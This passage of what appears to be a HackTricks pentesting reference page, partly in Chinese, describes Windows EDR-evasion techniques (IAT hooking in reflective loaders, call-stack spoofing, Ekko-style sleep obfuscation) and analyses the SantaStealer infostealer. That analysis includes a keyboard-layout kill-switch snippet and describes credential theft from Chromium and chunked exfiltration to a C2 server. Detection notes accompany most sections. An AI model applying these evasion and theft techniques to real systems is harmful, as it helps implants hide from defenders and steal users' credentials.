//       WriteProcessMemory(local): IAT[idx] = (ULONG_PTR)Pic_CreateProcessA_Wrapper;
// Wrapper performs: mask(); stack_spoof_call(real_CreateProcessA, args...); unmask();
注意事项
- 在重定位/ASLR 之后且在首次使用 import 之前应用补丁。像 TitanLdr/AceLdr 这样的 reflective loaders 在加载模块的 DllMain 阶段演示了 hooking。
- 保持包装器(wrappers)小且符合 PIC 安全;通过在打补丁前捕获的原始 IAT 值或 via LdrGetProcedureAddress 来解析真实 API。
- 对 PIC 使用 RW → RX 转换,并避免留下可写+可执行的页面。
调用栈伪造存根
- Draugr‑style PIC stubs 构建一个伪造的调用链(返回地址指向良性模块),然后切入真实 API。
- 这可以击败那些期望从 Beacon/BOFs 到敏感 APIs 的规范栈的检测。
- 将其与 stack cutting/stack stitching 技术配合,以在 API prologue 之前落入预期的帧内。
操作集成
- 将 reflective loader 前置到 post‑ex DLLs,这样 PIC 和 hooks 在 DLL 加载时会自动初始化。
- 使用 Aggressor 脚本注册目标 APIs,使 Beacon 和 BOFs 无需修改代码即可透明地受益于相同的绕避路径。
检测/DFIR 考量
- IAT 完整性:解析到非镜像(heap/anon)地址的条目;定期验证 import 指针。
- 栈异常:返回地址不属于已加载镜像;到非镜像 PIC 的突变转移;RtlUserThreadStart 继承链不一致。
- Loader 遥测:进程内写入 IAT、在早期 DllMain 中修改 import thunks 的活动、加载时创建的意外 RX 区域。
- 镜像加载规避:如果 hooking LoadLibrary*,监控与内存掩蔽事件相关的可疑 automation/clr assemblies 加载。
相关构件和示例
- 在加载期间执行 IAT 打补丁的 reflective loaders(例如 TitanLdr, AceLdr)
- Memory masking hooks(例如 simplehook)和 stack‑cutting PIC(stackcutting)
- PIC 调用栈伪造存根(例如 Draugr)
Import-Time IAT Hooking + Sleep Obfuscation (Crystal Palace/PICO)
Import-time IAT hooks via a resident PICO
If you control a reflective loader, you can hook imports during ProcessImports() by replacing the loader’s GetProcAddress pointer with a custom resolver that checks hooks first:
- 构建一个 resident PICO(持久的 PIC 对象),在瞬态 loader PIC 释放自身后仍能存活。
- 导出一个
setup_hooks()函数来覆盖 loader 的 import resolver(例如funcs.GetProcAddress = _GetProcAddress)。 - 在
_GetProcAddress中跳过按序号的 imports,并使用基于哈希的 hook 查找,如__resolve_hook(ror13hash(name))。如果 hook 存在,则返回它;否则委托给真实的GetProcAddress。 - 在链接时使用 Crystal Palace 的
addhook "MODULE$Func" "hook"条目注册 hook 目标。由于 hook 存活在 resident PICO 内,它会保持有效。
This yields import-time IAT redirection without patching the loaded DLL’s code section post-load.
Forcing hookable imports when the target uses PEB-walking
Import-time hooks only trigger if the function is actually in the target’s IAT. If a module resolves APIs via a PEB-walk + hash (no import entry), force a real import so the loader’s ProcessImports() path sees it:
- 将哈希导出解析(例如
GetSymbolAddress(..., HASH_FUNC_WAIT_FOR_SINGLE_OBJECT))替换为类似&WaitForSingleObject的直接引用。
Ekko-style sleep/idle obfuscation without patching Sleep()
Instead of patching Sleep, hook the actual wait/IPC primitives the implant uses (WaitForSingleObject(Ex), WaitForMultipleObjects, ConnectNamedPipe). For long waits, wrap the call in an Ekko-style obfuscation chain that encrypts the in-memory image during idle:
- 使用
CreateTimerQueueTimer安排一系列回调,这些回调使用构造的CONTEXT帧调用NtContinue。 - 典型链(x64):将映像设置为
PAGE_READWRITE→ 通过advapi32!SystemFunction032对整个映像执行 RC4 加密 → 执行阻塞等待 → RC4 解密 → 通过遍历 PE 节恢复 每节权限 → 发出完成信号。 RtlCaptureContext提供一个模板CONTEXT;将其克隆到多个帧,并设置寄存器(Rip/Rcx/Rdx/R8/R9)以调用各个步骤。
操作细节:对于长时间等待(例如 WAIT_OBJECT_0)返回“成功”,以便调用者在映像被掩蔽时继续运行。该模式在空闲窗口期间将模块对扫描器隐藏,并避免经典的“patched Sleep()”签名。
检测思路(基于遥测)
- 指向
NtContinue的大量CreateTimerQueueTimer回调激增。 - 在大型连续、与映像大小相当的缓冲区上使用
advapi32!SystemFunction032。 - 大范围的
VirtualProtect,随后是自定义的逐节权限恢复。
SantaStealer Tradecraft for Fileless Evasion and Credential Theft
SantaStealer(又名 BluelineStealer)展示了现代信息窃取程序如何在单一工作流程中融合 AV 绕过、反分析与凭证获取。
Keyboard layout gating & sandbox delay
- 一个配置标志(
anti_cis)通过GetKeyboardLayoutList列举已安装的键盘布局。如果检测到西里尔布局,样本会丢弃一个空的CIS标记并在运行 stealers 之前终止,确保不会在被排除的地域触发,同时留下狩猎线索。
HKL layouts[64];
int count = GetKeyboardLayoutList(64, layouts);
for (int i = 0; i < count; i++) {
LANGID lang = PRIMARYLANGID(HIWORD((ULONG_PTR)layouts[i]));
if (lang == LANG_RUSSIAN) {
CreateFileA("CIS", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, 0, NULL);
ExitProcess(0);
}
}
Sleep(exec_delay_seconds * 1000); // config-controlled delay to outlive sandboxes
分层的 check_antivm 逻辑
- 变体 A 遍历进程列表,用自定义滚动校验和对每个名称进行哈希,并将其与嵌入的调试器/沙箱阻止列表进行比较;它还对计算机名重复校验并检查像
C:\analysis这样的工作目录。 - 变体 B 检查系统属性(进程计数下限、最近的在线时间),调用
OpenServiceA("VBoxGuest")来检测 VirtualBox additions,并在 sleep 周期周围执行计时检查以发现 single-stepping。任何命中都会在模块启动前中止。
Fileless helper + double ChaCha20 reflective loading
- 主 DLL/EXE 嵌入了一个 Chromium credential helper,该 helper 要么被写入磁盘,要么被手动映射到内存;fileless 模式会自行解析 imports/relocations,因此不会写入 helper 痕迹。
- 该 helper 将第二阶段 DLL 用 ChaCha20 加密两次(两把 32 字节 keys + 12 字节 nonces)。完成两轮后,它 reflectively loads the blob(不使用
LoadLibrary)并调用源自 ChromElevator 的导出ChromeElevator_Initialize/ProcessAllBrowsers/Cleanup。 - 这些 ChromElevator 例程使用 direct-syscall reflective process hollowing 注入到正在运行的 Chromium 浏览器,继承 AppBound Encryption keys,并直接从 SQLite 数据库解密 passwords/cookies/credit cards,尽管存在 ABE 的加固。
模块化的 in-memory 收集 & 分块 HTTP exfil
create_memory_based_log遍历全局的memory_generators函数指针表,并为每个启用的模块(Telegram, Discord, Steam, screenshots, documents, browser extensions, 等)生成一个线程。每个线程将结果写入共享缓冲区,并在大约 45s 的 join 窗口后报告其文件数量。- 完成后,所有内容使用静态链接的
miniz库压缩为%TEMP%\\Log.zip。ThreadPayload1然后 sleep 15s 并以 10 MB 分块通过 HTTP POST 将归档流式上传到http://<C2>:6767/upload,伪造浏览器的multipart/form-data边界(----WebKitFormBoundary***)。每个分块附加User-Agent: upload、auth: <build_id>、可选的w: <campaign_tag>,最后一个分块追加complete: true,以便 C2 知道重组完成。
References
- Crystal Kit – blog
- Crystal-Kit – GitHub
- Elastic – Call stacks, no more free passes for malware
- Crystal Palace – docs
- simplehook – sample
- stackcutting – sample
- Draugr – call-stack spoofing PIC
- Unit42 – New Infection Chain and ConfuserEx-Based Obfuscation for DarkCloud Stealer
- Synacktiv – Should you trust your zero trust? Bypassing Zscaler posture checks
- Check Point Research – Before ToolShell: Exploring Storm-2603’s Previous Ransomware Operations
- Hexacorn – DLL ForwardSideLoading: Abusing Forwarded Exports
- Windows 11 Forwarded Exports Inventory (apis_fwd.txt)
- Microsoft Docs – Known DLLs
- Microsoft – Protected Processes
- Microsoft – EKU reference (MS-PPSEC)
- Sysinternals – Process Monitor
- CreateProcessAsPPL launcher
- Zero Salarium – Countering EDRs With The Backing Of Protected Process Light (PPL)
- Zero Salarium – Break The Protective Shell Of Windows Defender With The Folder Redirect Technique
- Microsoft – mklink command reference
- Check Point Research – Under the Pure Curtain: From RAT to Builder to Coder
- Rapid7 – SantaStealer is Coming to Town: A New, Ambitious Infostealer
- ChromElevator – Chrome App Bound Encryption Decryption
- Check Point Research – GachiLoader: Defeating Node.js Malware with API Tracing
- Sleeping Beauty: Putting Adaptix to Bed with Crystal Palace
- Ekko sleep obfuscation
- SysWhispers4 – GitHub
Tip
学习并实践 AWS Hacking:
学习并实践 GCP Hacking:
学习并实践 Az Hacking:支持 HackTricks
- 查看 订阅方案!
- 加入 💬 Discord 群组、telegram 群组,关注 X/Twitter 上的 @hacktricks_live,或查看 LinkedIn 页面 和 YouTube 频道。
- 通过向 HackTricks 和 HackTricks Cloud github 仓库提交 PR,分享 hacking 技巧。